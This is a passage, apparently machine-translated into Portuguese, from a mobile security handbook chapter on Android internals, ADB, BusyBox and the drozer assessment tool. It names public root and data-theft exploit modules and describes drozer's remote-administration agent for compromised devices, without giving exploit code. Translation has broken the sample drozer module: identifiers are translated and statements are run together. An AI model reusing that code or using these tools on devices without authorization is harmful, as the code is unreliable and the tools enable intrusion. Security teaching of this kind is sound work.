- **Lib** - Contém todas as bibliotecas nativas que acompanham o aplicativo. Elas são divididas por arquitetura nesse diretório e carregadas pelo aplicativo de acordo com a arquitetura de CPU detectada; por exemplo, x86, ARM, MIPS.
- **META-INF** - Essa pasta contém o certificado do aplicativo e arquivos que contêm uma lista de inventário de todos os arquivos incluídos no arquivo zip e seus hashes.
- **classes.dex** - esse é essencialmente o arquivo executável que contém o bytecode Dalvik do aplicativo. É o código real que será executado na máquina virtual Dalvik.

- **AndroidManifest.xml** - o arquivo de manifesto que contém todas as informações de configuração sobre o aplicativo e os parâmetros de segurança definidos. Isso será explorado em detalhes mais adiante neste capítulo.
- **Resources.asrc** - Os recursos podem ser compilados nesse arquivo em vez de serem colocados na pasta res. Também contém as cadeias de caracteres do aplicativo.

## Instalação de pacotes

Nos bastidores, o processo de download de um aplicativo da Play Store e sua instalação é, na verdade, um pouco mais complicado do que se imagina. A maneira mais simples que o Google poderia ter implementado esse processo seria fazer com que o aplicativo da Play Store visitasse um site e permitisse que o usuário navegassem pelas categorias de aplicativos. Quando o usuário optasse por instalar um aplicativo, o Google forneceria um link "instalar" e tudo o que isso faria seria baixar o arquivo APK por HTTPS do navegador. O que há de errado com essa abordagem? Bem, considerando esse método do ponto de vista da segurança, como o sistema operacional sabe que o pacote baixado veio da Play Store e é seguro para instalação? O APK seria tratado como qualquer outro download usando o navegador e, portanto, nenhum grau de confiança pode ser proporcionado por esse método.

Em vez disso, o Google implementou uma maneira muito modular e robusta de realizar instalações. Quando você clica no botão Instalar no aplicativo do Google Play ou no site, a funcionalidade para fornecer e instalar o aplicativo é chamada no dispositivo por meio do `GTalkService`. Essa funcionalidade funciona a partir de um aplicativo de sistema em cada dispositivo Android e mantém uma conexão com a infraestrutura do Google por meio de uma conexão SSL fixada. Vários outros serviços, como o Android Device Manager ou o Google Cloud Messaging (GCM), usam o `GTalkService`. O processo de instalação por meio do `GTalkService` foi explorado em uma excelente postagem de blog por Jon Oberheide em <https://jon.oberheide.org/blog/2010/06/28/a-peek-inside-the-gtalkservice-connection/>. O `GTalkService` lida com facilidade com os casos em que o dispositivo no qual você está instalando um aplicativo está off-line ou em uma área de baixo sinal. Ele simplesmente coloca a mensagem na fila e a entrega quando o dispositivo fica on-line. Um dos motivos pelos quais o Android é considerado tão "aberto e gratuito" é que existem muitas maneiras diferentes de encontrar e instalar aplicativos Android. O Google não obriga os usuários a usar a Play Store e, em vez disso, eles podem usar muitas outras lojas de aplicativos. Alguns fornecedores de dispositivos e operadoras de telefonia gostam de incluir suas próprias lojas de aplicativos nos dispositivos que vendem. Um bom exemplo disso é o aplicativo Samsung Apps, que está incluído em todos os dispositivos Samsung. Outros exemplos de lojas de aplicativos alternativas populares incluem Amazon Appstore, GetJar, SlideMe, F-Droid e vários grandes players nos mercados orientais.

Além dessas lojas de aplicativos, existem várias maneiras de instalar novos aplicativos no seu dispositivo, bastando ter acesso ao APK que você deseja instalar. O uso de uma ferramenta do SDK do Android chamada ADB (Android Debug Bridge) é uma das maneiras mais simples de fazer isso. Supondo que a instalação do SDK esteja correta, o ADB estará em seu PATH. A emissão do seguinte comando instalará um APK em um dispositivo ou emulador conectado:

```
$ adb install /path/to/yourapplication.apk
```

### DIC

A instalação do APK exige que a depuração USB esteja ativada nas configurações e uma conexão física entre o dispositivo e o computador.

No Android 4.2.2 e posterior, para estabelecer uma conexão ADB, talvez seja necessário aceitar um prompt que permita a conexão do computador. O comando de instalação do ADB funciona nos bastidores, invocando o gerenciador de pacotes no dispositivo (`/system/bin/pm`). O Package Manager pode executar várias ações, inclusive listar todos os pacotes instalados, desativar um aplicativo que veio com o dispositivo e que você considera "bloatware" desnecessário ou obter o caminho instalado para um determinado aplicativo. Para conhecer todas as opções disponíveis, digite o seguinte comando e observe a saída:

```
$ adb shell pm
```

Outra forma de instalar um aplicativo pode ser hospedá-lo em um servidor da Web. Alguns desenvolvedores de aplicativos optam por não colocar seus aplicativos em nenhuma loja de aplicativos e, em vez disso, os disponibilizam em seus sites. Esses sites geralmente verificam as sequências de agentes de usuário do navegador Android e iniciam automaticamente o download do APK. Um método simples de

hospedar o conteúdo de sua pasta atual usando Python pode ser feito da seguinte forma:

```
$ python -m SimpleHTTPServer
Servindo HTTP em 0.0.0.0 porta 8000 ...
10.0.0.100 - - [04/May/2014 22:27:14] "GET /agent.apk HTTP/1.1" 200 -
```

Navegue até [http://your\\_computer\\_ip:8000](http://your_computer_ip:8000) em seu dispositivo e clique no APK que deseja instalar. Você será solicitado a realizar uma atividade de instalação.

## OBSE RVACÃO

Para instalar um APK navegando até ele em um servidor da Web, você deve primeiro selecionar a caixa Fontes desconhecidas nas configurações do dispositivo.

Podem existir outras técnicas para instalar aplicativos; no entanto, as mencionadas aqui são confiáveis e funcionam em qualquer dispositivo, independentemente de você ter ou não acesso à raiz. Outras maneiras podem incluir acesso SSH ao dispositivo ou até mesmo outros aplicativos instaladores de desktop, mas essas são maneiras não padronizadas de realizar instalações e exigem ferramentas adicionais.

## Uso de ferramentas para explorar o Android

A melhor maneira de aprender os aspectos internos do Android e se familiarizar com seu funcionamento é explorar um emulador ou dispositivo munido de algum conhecimento básico sobre ele. Ao explorar o Android e se familiarizar com seus componentes internos, você poderá investigar recursos para os quais não existem informações públicas.

Um exemplo simples desse tipo de exploração é observar - por meio da inspeção da ferramenta ou da leitura do código-fonte - como funcionam algumas das ferramentas padrão do SDK.

## ADB

Por exemplo, ao instalar um aplicativo no dispositivo, você pode ver a seguinte saída:

```
$ adb install application.apk
541 KB/s (156124 bytes em 0,236s)
    pkg: /data/local/tmp/application.apk
Sucesso
```

Essa saída mostra que o usuário que executa o `adb` (que normalmente é "shell" em um dispositivo normal sem raiz) tem a capacidade de ler, gravar e executar arquivos no diretório `/data/local/tmp`. Ao explorar um dispositivo sem raiz, você pode usar esse diretório, mas não tem privilégios suficientes para acessar o diretório pai `/data`.

O ADB é a ferramenta SDK mais útil para explorar o Android. Veja a seguir uma lista de tarefas comuns que você pode executar usando o ADB:

- **Lista de dispositivos conectados**-\$ `adb devices`
- **Obter um shell em um dispositivo**-\$ `adb shell`
- **Execute um comando shell e retorne**-\$ `adb shell <comando>`
- **Envie um arquivo para um dispositivo**-\$ `adb push /path/to/local/file /path/on/android/device`
- **Recuperar um arquivo de um dispositivo**-\$ `adb pull /path/on/android/device /path/to/local/file`
- **Encaminhar uma porta TCP no host local para uma porta no dispositivo**-\$ `adb forward tcp:<local_port> tcp:<device_port>`
- **Exibir os registros do dispositivo**-\$ `adb logcat`

Se mais de um dispositivo estiver conectado, prefixe o comando ADB com `-s <device_id>`. Se você tiver um dispositivo conectado e um emulador, em vez de fornecer os IDs dos dispositivos com o argumento `-s`, poderá usar `-d` (para dispositivo) e `-e` (para emulador).

Alguns dispositivos Android podem vir com um conjunto muito limitado de utilitários instalados por padrão, e ter utilitários adicionais pode ser um problema.

ferramentas instaladas que facilitam o processo de exploração do dispositivo são úteis.

## BusyBox

O BusyBox incorpora uma grande variedade de utilitários padrão do Linux em um único binário. Uma concepção errônea comum sobre a execução do BusyBox no Android é que ele requer root. Isso é incorreto, e os usuários devem estar cientes de que a execução de um binário do BusyBox o executa na mesma conta de usuário e no mesmo contexto de privilégios do processo de chamada. Você pode compilar o BusyBox com os utilitários necessários ou baixar um binário pré-compilado que inclua muitos utilitários. No momento em que este artigo foi escrito, o site do BusyBox fornecia binários pré-compilados para muitas arquiteturas em <http://www.busybox.net/downloads/binaries/>. Isso inclui ARM, que é a arquitetura de CPU usada pela maioria dos dispositivos Android. Você pode fazer o download de um binário do BusyBox para a arquitetura correta (ARMv7, neste caso) no site e, em seguida, carregá-lo no diretório /data/local/tmp do seu dispositivo Android sem a necessidade de acesso root usando o seguinte comando:

```
$ adb push busybox-armv71 /data/local/tmp  
77 KB/s (1109128 bytes em 14,041s)
```

Obtenha um shell no dispositivo, navegue até /data/local/tmp e marque-o como executável usando o seguinte comando:

```
shell@android:/ $ cd /data/local/tmp  
shell@android:/data/local/tmp $ chmod 755 busybox-armv71
```

Aqui está um resultado das ferramentas disponíveis fornecidas pelo BusyBox:

```
shell@android:/data/local/tmp $ ./busybox-armv71  
./busybox-armv71  
BusyBox v1.21.1 (2013-07-08 10:26:30 CDT) binário de várias chamadas.  
  
...  
acpid, add-shell, addgroup, adduser, adjtimex, arp, arping, ash, awk,  
base64, basename, beep, blkid, blockdev, bootchartd, brctl, bunzip2, bzcat,  
bzip2, cal, cat, catv, chat, chattr, chgrp, chmod, chown, chpasswd, chpst,  
chroot, chrt, chvt, cksum, clear, cmp, comm,  
conspy, cp, cpio, crond, crontab, cryptpw, ctthack, cut, date, dc, dd,  
deallocvt, delgroup, deluser, depmod, devmem, df, dhcprelay, diff, dirname,  
dmesg, dnsd, dnsdomainname, dos2unix, du, dumpkmap, dumpleases, echo, ed,  
egrep, eject, env, envdir, envuidgid, ether-wake, expand, expr, fakeidentd,  
false, fbset, fbsplash, fdflush, fdformat, fdisk, fgconsole, fgrep, find,  
findfs, flock, fold, free, freeramdisk, fsck, fsck.minix, fsync, ftpd, ftpget,  
ftpput, fuser, getopt, getty, grep, groups, gunzip, gzip, halt, hd, hdparm,  
head, hexdump, hostid, hostname, httpd, hush, hwclock, id, ifconfig, ifdown,  
ifenslave, ifplugged, ifup, inetc, init, insmod, install, ionice, iostat, ip,  
ipaddr, ipcalc, ipcrm, ipcs, iplink, iproute, iprule, iptunnel, kbd_mode,  
kill, killall, killall5, klogd, last, less, linux32, linux64, linuxrc, ln,  
loadfont, loadkmap, logger, login, logname, logread, losetup, lpd, lpq, lpr,  
ls, lsattr, lsmod, lsof, lspci, lsusb, lzcat, lzma, lzop, lzopcat, makedevs,  
makemime, man, md5sum, mdev, mesg, microcom, mkdir, mkdosfs, mke2fs, mkfifo,  
mkfs.ext2, mkfs.minix, mkfs.vfat, mknod, mkpasswd, mkswap, mktemp, modinfo,  
modprobe, more, mount, mountpoint, mpstat, mt, mv, nameif, nanddump,  
nandwrite,  
nbd-client, nc, netstat, nice, nmeter, nohup, nslookup, ntpd, od,  
openvpt, passwd, patch, pgrep, pidof, ping, ping6, pipe_progress,  
pivot_root, pkill, pmap, popmaildir, poweroff, powertop, printenv,  
printf, ps, pscan, pstree, pwd, pwdf, raidautorun, rdate, rdev,  
readahead, readlink, readprofile, realpath, reboot, reformime,  
remove-shell, renice, reset, resize, rev, rm, rmdir, rmmod, route, rpm,  
rpm2cpio, rtcwake, run-parts, runlevel, runsv, runsvdir, rx, script,  
scriptreplay, sed, sendmail, seq, setarch, setconsole, setfont, setkeycodes,  
setlogcons, setserial, setsid, setuidgid, sh, shalsum, sha256sum, sha3sum,  
sha512sum, showkey, slattach, sleep, smemcap, softlimit, sort, split, start-  
stop-daemon, stat, strings, stty, su, slogin, sum, sv, svlogd, swapoff,  
swapon, switch_root, sync, sysctl, syslogd, tac, tail, tar, tcpsvd, tee,  
telnet, telnetd, test, tftp, tftpd, time, timeout, top, touch, tr, traceroute,  
traceroute6, true, tty, ttysize, tunctl, udhcp, udhcpc, udpsvd, umount,  
uname, unexpand, uniq, unix2dos, unlzma, unlzop, unxz, unzip, uptime, users,  
usleep, uudecode, uuencode, vconfig, vi, vlock, volname, wall, watch,  
watchdog,
```

Esse é um conjunto enorme de ferramentas, muitas das quais não fazem parte da imagem do Android. Algumas dessas ferramentas são utilitários comuns usados em uma versão de desktop ou servidor do Linux, como `cp` e `grep`, que a imagem do Android inconvenienteamente deixou de fora. Não espere que todas as ferramentas incluídas funcionem plenamente, pois alguns aspectos do Android simplesmente não funcionam da mesma forma que nos sistemas Linux convencionais. Você pode adicionar o BusyBox ao ambiente `PATH` do shell temporariamente sem o root, digitando o seguinte comando:

```
shell@android:/ $ export PATH=$PATH:/data/local/tmp
```

## Ferramentas padrão do Android

Algumas ferramentas úteis que estão presentes nos sistemas Android no diretório `/system/bin` incluem as seguintes:

- **pm** - Significa "gerenciador de pacotes" e é o utilitário de gerenciamento de pacotes de linha de comando no Android. Ele executa todas as tarefas relacionadas à instalação, desinstalação, desativação e recuperação de informações dos pacotes instalados. Alguns comandos úteis são:
  - **Listar todos os pacotes** `shell@android:/ $ pm list packages`
  - **Localize o caminho do APK armazenado de um aplicativo** `instalado-shell@android:/ $ pm path <nome_do_pacote>`
  - **Instalar um pacote** `shell@android:/ $ pm install /path/to/apk`
  - **Desinstalar um pacote** `shell@android:/ $ pm uninstall <nome_do_pacote>`
  - **Desative um aplicativo instalado (útil para desativar aplicativos incômodos que vieram com o dispositivo)** `-shell@android:/ $ pm disable <package_name>`
- **logcat** - **Essa** ferramenta permite visualizar os registros do sistema e dos aplicativos com filtros flexíveis. Essa ferramenta só pode ser chamada por aplicativos ou usuários no dispositivo que tenham o nível de privilégio associado para isso.
  - **Se quiser ver todos os registros, basta executar** `shell@android:/ $ logcat`
  - **Se você souber o nome da tag que está procurando, poderá filtrá-la usando-** `shell@android:/ $ logcat -s tag`

## OBSERVAÇÃO

Você também pode usar o logcat diretamente do ADB, executando `adb logcat` em um computador conectado.

- **getprop** - **Essa** ferramenta permite que você recupere todas as propriedades do sistema, incluindo informações detalhadas sobre hardware e software.
- **dumpsys** - **Essa** ferramenta exibe informações sobre o status dos serviços do sistema. Se executada sem nenhum argumento, ela percorre todos os serviços do sistema. Você também pode encontrar esses serviços executando `service list`.

## drozer

O drozer é uma ferramenta de avaliação do Android que foi lançada em março de 2012 na Blackhat EU com o nome de Mercury. Sua intenção original era eliminar a necessidade de escrever aplicativos de uso único que testam um determinado problema, e ela evoluiu para um conjunto completo de testes. Ele foi criado devido à necessidade de testar cada aspecto de um aplicativo Android de forma dinâmica. Simplificando, o drozer tem dois casos de uso distintos:

- **Encontrar vulnerabilidades em aplicativos ou dispositivos** - Permite que você assuma a função de um aplicativo Android instalado e interaja com outros aplicativos e com o sistema operacional subjacente em busca de vulnerabilidades.
- **Fornecimento de explorações e cargas úteis para vulnerabilidades conhecidas** - ele faz isso criando arquivos maliciosos ou páginas da Web que exploram vulnerabilidades conhecidas para instalar o drozer como uma ferramenta de administração remota.

O Capítulo 7 se concentra bastante no uso do drozer para encontrar vulnerabilidades, e o Capítulo 8 se aprofunda no lado mais obscuro da

drozer e maneiras de usar as explorações fornecidas para obter acesso a dispositivos Android como um invasor.

O drozer tem duas versões diferentes: as edições community e pro. A edição comunitária fornece o poder bruto do drozer e dá ao usuário acesso apenas a uma interface de linha de comando. É também um projeto totalmente de código aberto que foi lançado sob uma licença BSD de 3 cláusulas. A versão profissional concentra-se em recursos que facilitam a realização de testes de segurança do Android para pessoas que fazem isso como parte de seu trabalho. Ela fornece uma interface gráfica de usuário que facilita a visualização da grande quantidade de informações que podem ser coletadas durante o curso de uma avaliação de segurança típica de um dispositivo Android. Ao longo dos capítulos seguintes, a edição comunitária do drozer é usada por dois motivos: Ela é gratuita e facilita o aprendizado da segurança do Android melhor do que a versão profissional, principalmente porque não o protege do que está sendo feito nos bastidores. Para obter mais informações sobre as diferenças, consulte a página inicial da ferramenta em <https://www.mwrinfosecurity.com/products/drozer/>.

## Como o drozer funciona

O drozer é um sistema distribuído que faz uso de alguns componentes-chave:

- **Agente** - Um aplicativo leve do Android que é executado no dispositivo ou emulador que está sendo usado para testes. Há duas versões do agente, uma que fornece uma interface de usuário e um servidor incorporado e outra que não contém uma interface gráfica e pode ser usada como uma ferramenta de administração remota em um dispositivo comprometido. Desde a versão 2.0, o drozer oferece suporte ao "Modo de infraestrutura", no qual o agente estabelece uma conexão externa para atravessar firewalls e NAT. Isso permite a criação de cenários de ataque mais realistas e requer um servidor drozer.
- **Console** - Uma interface de linha de comando executada em seu computador que permite interagir com o dispositivo por meio do agente.
- **Servidor** - fornece um ponto central onde os consoles e agentes podem se encontrar e roteia as sessões entre eles.

Esses componentes usam um protocolo personalizado chamado `drozerp` (protocolo drozer) para trocar dados. O agente é uma espécie de concha vazia que sabe apenas como executar comandos que recebe do console e fornecer o resultado. Um método tecnicamente brilhante de usar a API Java Reflection facilita a execução do código do Python no console para o Java no agente. Isso significa que, a partir do código Python, é possível instanciar e interagir com objetos Java no dispositivo conectado.

## Instalando o drozer

Para configurar o drozer, visite <https://www.mwrinfosecurity.com/products/drozer/community-edition/> e baixe o pacote apropriado para sua plataforma (Linux, Windows ou Mac). Para fins de teste de aplicativo padrão, a ferramenta requer apenas duas partes: um aplicativo agente que precisa ser instalado no seu dispositivo Android e um console que é executado no seu computador. Você precisará dos seguintes itens para instalar o drozer com êxito em seu computador:

- Python 2.7
- Kit de desenvolvimento Java (JDK) 1.6
- Android SDK
- ADB em seu PATH
- Java em seu PATH

O agente drozer pode ser instalado em seu dispositivo Android usando o ADB. Ele está incluído como `agent.apk` em todos os pacotes de download ou como um pacote separado na página de download. Para instalar o agente em seu dispositivo, execute o seguinte comando:

```
$ adb install agent.apk
```

Para obter informações mais detalhadas sobre a instalação do drozer, consulte o guia do usuário apresentado na página de download.

## Iniciando uma sessão

Primeiro, você deve configurar o encaminhamento de porta adequado do seu dispositivo ou emulador para o seu computador, pois o servidor incorporado no agente drozer escuta na porta TCP (31415 por padrão). Execute o seguinte comando para encaminhar essa porta para seu computador:

```
$ adb forward tcp:31415 tcp:31415
```

Agora você pode abrir o agente drozer no dispositivo e ativar a opção Servidor incorporado, conforme mostrado na [Figura 6.3](#).



[Figura 6.3](#) A atividade principal do agente drozer exibindo a alternância do servidor incorporado. Em seu computador, agora você pode executar o seguinte comando para se conectar ao seu agente:

```
$ drozer console connect
```

Agora você deve ver um prompt de comando do drozer que confirma a ID do dispositivo e tem a seguinte aparência:

Selecionando 1f3213a063299199 (sdk 4.4.2 desconhecido)

```
..          ...:  
..o...       .r..  
..a.... .... ..nd  
    ro..idsnemesisand..pr  
    .otectorandroidsneme.  
    .,sisandprotectorandroids+.  
...nemesisandprotectorandroidsn:.  
    .emesisandprotectorandroidsnemes...  
...isandp,...,rotectorandro,...,idsnem.  
.isisandp..rotectorandroid..snemisis.  
eprotetorandroidsnemisisandprotec.  
.torandroidsnemesisandprotectorandroid.  
.snemisisandprotectorandroidsnemesisan:  
.dprotectorandroidsnemesisandprotector.
```

Console do drozer (v2.3.4)

dz>

## Usando o console do drozer

O console do drozer é essencialmente uma interface de linha de comando que permite executar os módulos atualmente instalados na estrutura. Para localizar os módulos disponíveis, use o comando `list`. A execução desse comando sem nenhum argumento fornecerá uma lista de todos os módulos disponíveis, e o fornecimento de um argumento filtra a lista de módulos por essa palavra-chave. O exemplo a seguir mostra um exemplo:

```
dz> list package
app.package.attacksurface Obtém a superfície de ataque do pacote app.package.
                                backupLista os pacotes que usam a API de backup
(retorna
                    true em FLAG_ALLOW_BACKUP) app.package.
                    debuggableEncontre pacotes depuráveis
app.package.infoObtenha    informações sobre os pacotes instalados
app.package.launchintentObtenha a intenção de lançamento do pacote
app.package.listList        Packages
app.package.                 manifestObter o AndroidManifest.xml do pacote
...
...
```

### DIC

O comando `list` dentro do drozer pode ser abreviado para `ls`. Isso pode economizar seu tempo se você estiver usando o drozer com frequência.

Alguns módulos não fazem parte da instalação padrão do drozer. Isso ocorre porque eles são vistos como módulos adicionais que podem não ser usados regularmente ou são especializados para uma determinada tarefa, como a instalação de uma ferramenta adicional ou uma exploração de raiz para um determinado dispositivo. Você procura os módulos no repositório central on-line de módulos usando o comando `module search`. Aqui, o comando `-d` é usado para mostrar as descrições dos módulos:

```
dz> module search -d
...
metall0id.root.cmdclient
    Explore o binário setuid-root em /system/bin/cmdclient em determinados
    dispositivos para obter um shell de root. Existem vulnerabilidades de injeção
    de comando nos mecanismos de análise dos vários argumentos de entrada.
    Foi relatado que esse exploit funciona no Acer Iconia, no Motorola XYBoard
    e no Motorola Xoom FE.
...
metall0id.tools.setup.nmap Instala
    o Nmap no Agente.
    O Nmap ("Network Mapper") é um utilitário gratuito e de código aberto
    (licença) para descoberta de redes e auditoria de segurança.

mwrlabs.develop
    Inicie um shell Python, no contexto de um módulo drozer.
```

Você também pode pesquisar os módulos disponíveis por palavras-chave específicas contidas em suas descrições ou nomes, fornecendo uma palavra-chave para a pesquisa de módulo. Essa funcionalidade também pode ser chamada de fora de um console do drozer usando o comando `drozer module` no seu terminal. O repositório de módulos pesquisado está em <https://github.com/mwrlabs/drozer-modules/>.

Os módulos são organizados em namespaces que agrupam funções específicas. [A Tabela 6.1](#) detalha os namespaces padrão; no entanto, os desenvolvedores de módulos do drozer podem optar por criar namespaces adicionais.

**Tabela 6.1** Uma lista de namespaces do drozer e a finalidade dos módulos em cada um deles

NAMESPACE	DESCRIÇÃO
app.activity	Localize e interaja com atividades exportadas por aplicativos.
app.broadcast	Localize e interaja com receptores de transmissão exportados por aplicativos.
app.package	Localize pacotes instalados em um dispositivo e exiba informações sobre eles.
app.provider	Localize e interaja com provedores de conteúdo exportados por aplicativos.
app.service	Localize e interaja com serviços exportados por aplicativos.

auxiliar	Ferramentas úteis que foram portadas para o drozer.
explorar.roubar	Explorações públicas que extraem informações confidenciais de aplicativos vulneráveis por vários meios.
exploit.root	Explorações de raiz disponíveis publicamente para dispositivos Android.
informações	Extraia informações adicionais sobre um dispositivo e sua configuração.
scanner	Encontre vulnerabilidades comuns em aplicativos ou dispositivos com scanners automáticos.
casca	Interagir com o sistema operacional Linux subjacente por meio de um shell.
tools.file	Realizar operações em arquivos; por exemplo, copiar arquivos de e para o dispositivo.
tools.setup	Carregue utilitários adicionais no dispositivo para uso dentro do drozer; por exemplo, busybox.

Uma boa maneira de entender a que um aplicativo sem privilégios tem acesso em um dispositivo é usar o shell drozer. Inicie-o e emita um comando `id`, conforme mostrado aqui:

```
dz> shell u0_a59@android:/data/data/com.mwr.dz
$ id
uid=10059(u0_a59) gid=10059(u0_a59) groups=3003/inet,50059/all_a59)
context=u:r:untrusted_app:s0
u0_a59@android:/data/data/com.mwr.dz $
```

Lembre-se de que os UIDs são atribuídos sequencialmente de 10000 em diante, e mais informações sobre como os grupos são atribuídos a um aplicativo serão explicadas mais adiante nesta seção, em "Inspecionando o modelo de permissão do Android".

É possível encontrar mais informações sobre o que um módulo faz e seus parâmetros de linha de comando usando o comando `help` no console. Como alternativa, use `-h` inline ao executar um comando, conforme mostrado aqui:

```
dz> execute app.package.info -a com.mwr.dz -h
```

Outro recurso útil do console é a capacidade de redirecionar qualquer saída de um módulo para um arquivo. Você pode fazer isso da mesma forma que faz no terminal, usando o caractere `>` da seguinte maneira:

```
dz> run app.package.info -a com.mwr.dz > /path/to/output.txt
```

Para obter outras semânticas e atalhos úteis, consulte o guia do usuário do drozer na página de download do projeto.

## Escrevendo seus próprios módulos básicos

Para que você se acostume com a maneira complexa do drozer de executar Java a partir do Python e ajude no desenvolvimento de módulos em geral, é fundamental instalar o módulo a seguir:

```
dz> module install mwrlabs.develop Processando
mwrlabs.develop... Feito.
```

Instalado com sucesso 1 módulo, 0 já instalado.

Esse módulo fornece um shell interativo para testar a instanciação de objetos, a recuperação de valores constantes e a execução de métodos. Por exemplo, suponha que você queira criar um módulo que retorne o nome do pacote quando fornecido com o UID de um aplicativo. Você poderia testá-lo primeiro usando o módulo `auxiliary.develop.interactive` que foi instalado anteriormente.

```
dz> run auxiliary.develop.interactive
Entrando em um shell Python interativo. Digite 'c' para terminar.

> /home/tyrone/dz-repo/mwrlabs/develop.py(24)execute()
-> self.pop_completer()
(Pdb) context = self.getContext() (Pdb)
pm = context.getPackageManager() (Pdb)
name = pm.getNameForUid(10059) (Pdb)
print name
com.mwr.dz
```

O drozer fornece alguns comandos de "biblioteca comum" para ajudar a aliviar a reimplementação de tarefas comuns.

Você

pode encontrá-las definidas na pasta `/src/drozer/modules/common/` do código-fonte do console do drozer. A função `self.getContext()` usada anteriormente é uma função auxiliar que fornece um controle sobre o contexto do Android, que, às vezes, pode ser evasivo. Uma implementação equivalente em Java do código anterior poderia ser a seguinte:

```
Context context = getApplicationContext();
PackageManager pm = context.getPackageManager();
String name = pm.getNameForUid(10059);
```

Transformar esse conceito simples em um módulo drozer totalmente funcional pode parecer o seguinte:

```
from drozer.modules import Module

class GetPackageFromUID(Module):

    name = "Obter o nome de um pacote a partir do UID fornecido"
    description = "Obter o nome de um pacote a partir do UID fornecido"
    examples = """
dz> run app.package.getpackagefromuid 10059 O
UID 10059 é com.mwr.dz
"""

    autor = "Tyrone" data
    = "2014-05-30"
    licença = "BSD (3 cláusulas)"
    caminho = ["app", "package"]
    permissões = ["com.mwr.dz.permissions.GET_CONTEXT"]
    def add_arguments(self, parser):
        parser.add_argument("uid", help="uid do pacote")

    def execute(self, arguments):
        context = self.getContext()
        pm = context.getPackageManager()
        name = pm.getNameForUid(int(arguments.uid)) self.stdout.write("UID %s is %s\n\n" % (arguments.uid, name))
```

Salvar o módulo recém-criado em um arquivo com extensão `.py` em um repositório local permite o acesso a ele pelo drozer. A criação de um repositório local pode ser feita usando o seguinte comando no console (ou, de forma semelhante, usando o comando `drozer` no terminal).

```
dz> module repository create /path/to/repository
```

A execução do módulo recém-criado produz o seguinte resultado:

```
dz> run app.package.getpackagefromuid 10059 O
UID 10059 é com.mwr.dz
```

Durante o desenvolvimento de um módulo, pode ser útil ativar o modo de depuração no console, invocando-o com `--debug`. Esse comando imprime na tela todos os erros produzidos pelo carregamento ou pela execução do módulo. Para obter exemplos mais avançados de desenvolvimento de módulos, consulte a documentação do drozer ou leia o código-fonte de outros módulos semelhantes para obter uma visão mais aprofundada.

## Introdução aos componentes do aplicativo

Os aplicativos Android e suas estruturas subjacentes foram projetados de forma a mantê-los modulares e capazes de se comunicar uns com os outros. A comunicação entre os aplicativos é realizada de maneira bem definida e estritamente facilitada por um módulo do kernel chamado *binder*, que é um sistema de comunicação entre processos (IPC) que começou como o projeto OpenBinder e foi totalmente reescrito em 2008 para uso no Android. Ele é implementado como um dispositivo de caracteres localizado em `/dev/binder`, com o qual os aplicativos interagem por meio de várias camadas de abstração.

Os aplicativos Android podem usar quatro componentes padrão que podem ser invocados por meio de chamadas para o binder.

- **Atividades - As atividades** representam telas visuais de um aplicativo com as quais os usuários interagem. Por exemplo, ao iniciar um aplicativo, você vê sua atividade principal. [A Figura 6.4](#) mostra a atividade principal do aplicativo de relógio.


- **Serviços - Os serviços** são componentes que não oferecem uma interface gráfica. Eles oferecem o recurso de

executam tarefas que ficam em execução por muito tempo em segundo plano e continuam a funcionar mesmo quando o usuário abre outro aplicativo ou encerra todas as atividades do aplicativo que contém o serviço. Para visualizar os serviços em execução em seu dispositivo, acesse a guia Running (Em execução) no Application Manager (Gerenciador de aplicativos), conforme mostrado na [Figura 6.5](#).

